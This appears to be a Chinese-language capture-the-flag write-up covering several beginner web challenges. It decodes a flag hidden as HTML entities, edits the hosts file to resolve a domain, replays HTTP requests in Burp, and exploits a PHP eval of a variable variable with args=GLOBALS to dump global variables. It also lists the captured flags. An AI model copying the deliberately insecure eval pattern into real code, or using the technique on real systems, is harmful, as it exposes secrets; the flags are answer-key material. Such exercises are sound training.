


123.206.87.240:8002/web3/

flag就在这里

□ 阻止此页面创建更多对话框


2、禁止弹框后查看源码：



123.206.87.240:8002/web3/

```
<html>
 <head>
   <title>BKCTF-WEB3</title>
  <script language="javascript">
    alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧");
    alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧");
    alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧");
    alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧");
    alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧");
    alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧");
    alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧");
    alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧");
    alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧");
    alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧");
    alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧");
    alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧");
    alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧");
    <!--&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#75;&#45;&#72;&#83;&#49;&#49;&#73;&#73;&#73;&#125;-->
   </script>
  </head>
 <body>
  </body>
</html>
```

3、复制以上红框内容，解码得 Flag：




当前位置： 站长工具 > Unicode编码转换

```
&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#75;&#45;&#72;&#83;&#49;&#49;&#73;&#73;&#73;&#125
```

```
KEY{J2sa42ahJK-HS11III}
```

No.7 本地域名解析

1、看看题目：




域名解析

50

听说把flag.baidu.com解析到123.206.87.240 就能拿到flag


2、简单，修改本地 host 文件，将域名解析到指定 IP 即可：


此电脑 › Core (C:) › Windows › System32 › drivers › etc
搜索"etc"
C:\Windows\System32\drivers\etc\hosts - Notepad++ [Administrator]
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
frida_hook_android_Cipher_Stacktrace.js
hosts

名称	修改日期	类型	大小
hosts	2020/8/14 22:47	文件	1 KB
hosts.ics	2020/2/21 19:46	ICS 文件	1 KB
lmhosts.sam	2019/3/19 12:49	SAM 文件	4 KB
networks	2018/4/12 7:36	文件	1 KB
protocol	2018/4/12 7:36	文件	2 KB

```
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#   127.0.0.1       localhost
#   ::1             localhost

#127.0.0.1 iprotect.cloudcore.cn
#192.168.8.250 sso.anumbrella.net
#192.168.166.2 windows10.microdone.cn


123.206.87.240  flag.baidu.com
```


3、访问域名获得 Flag：



KEY{DSAHDSJ82HDS2211}


No.8 数据包重放

1、查看解题链接，可以看到页面一直在抖动变换，时而会出现图片：



I want to play Dummy game with others£¡But I can't stop!
Stop at panda ! u will get flag

2、使用 BP 抓包并 GO 重放多次，发现后台总共有15个jpg，后台会随机返回一个图片，如果 jpg 为10的时候就能得到flag：



```
GET /web12/ HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 14 Aug 2020 14:57:05 GMT
Content-Type: text/html
Connection: close
Content-Length: 630

  <html>
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<meta name="description" content="">
<meta name="author" content="">
<title>Dummy game</title>
</head>

<script language="JavaScript">
function myrefresh(){
window.location.reload();
}
setTimeout('myrefresh()',500);
</script>
<body>
<center><strong>I want to play Dummy game with others£¡But I can't stop!</strong></center>
<center>Stop at panda ! u will get flag</center>
<center><div><img src="10.jpg"/></div></center><br><a style="display:none">flag{dummy_game_1s_s0_popular}</a></body>
</html>
```

No.9 本地包含

题目有问题……

No.10 PHP全局变量


1、查看解题链接：



flag In the variable ! <?php

```
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/",$args)){
        die("args error!");
    }
    eval("var_dump($$args);");
}
?>
```

2、解题分析过程如下：




- 1，从GET请求中获取变量args，并且args要满足只能是字符a-z，A-Z，下划线(_)和数字。
- 2，当我们看到eval函数时，会联想到传入php代码让其执行。
- 3，$$args，可以理解为$($args)。例如

```
<?php
$a="22+3*4";
$b ='a';
echo $$b;
?>
```

将打印22+3*4

- 4，综上分析，联想题目的提示：flag In the variable !，我们传入全局变量GLOBALS尝试。
- 5，得到flag

3、获得 Flag：




123.206.87.240:8004/index1.php?args=GLOBALS

```
flag In the variable ! <?php

error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/",$args)){
        die("args error!");
    }
    eval("var_dump($$args);");
}
?>
array(7) { ["GLOBALS"]=> *RECURSION* ["_POST"]=> array(0) { } ["_GET"]=> array(1) { ["args"]=> string(7) "GLOBALS" } ["_COOKIE"]=> array(0) { } ["_FILES"]=> array(0) { } ["ZFkwe3"]=> string(38)
"flag{92853051ab894a64f7865cf3c2128b34}" ["args"]=> string(7) "GLOBALS" }
```

No.11 JSFuck编码


1、查看解题链接：



123.206.87.240:8002/web5/

JSPFUCK??????答案格式CTF{******}

2、随便输入字符提交试试：

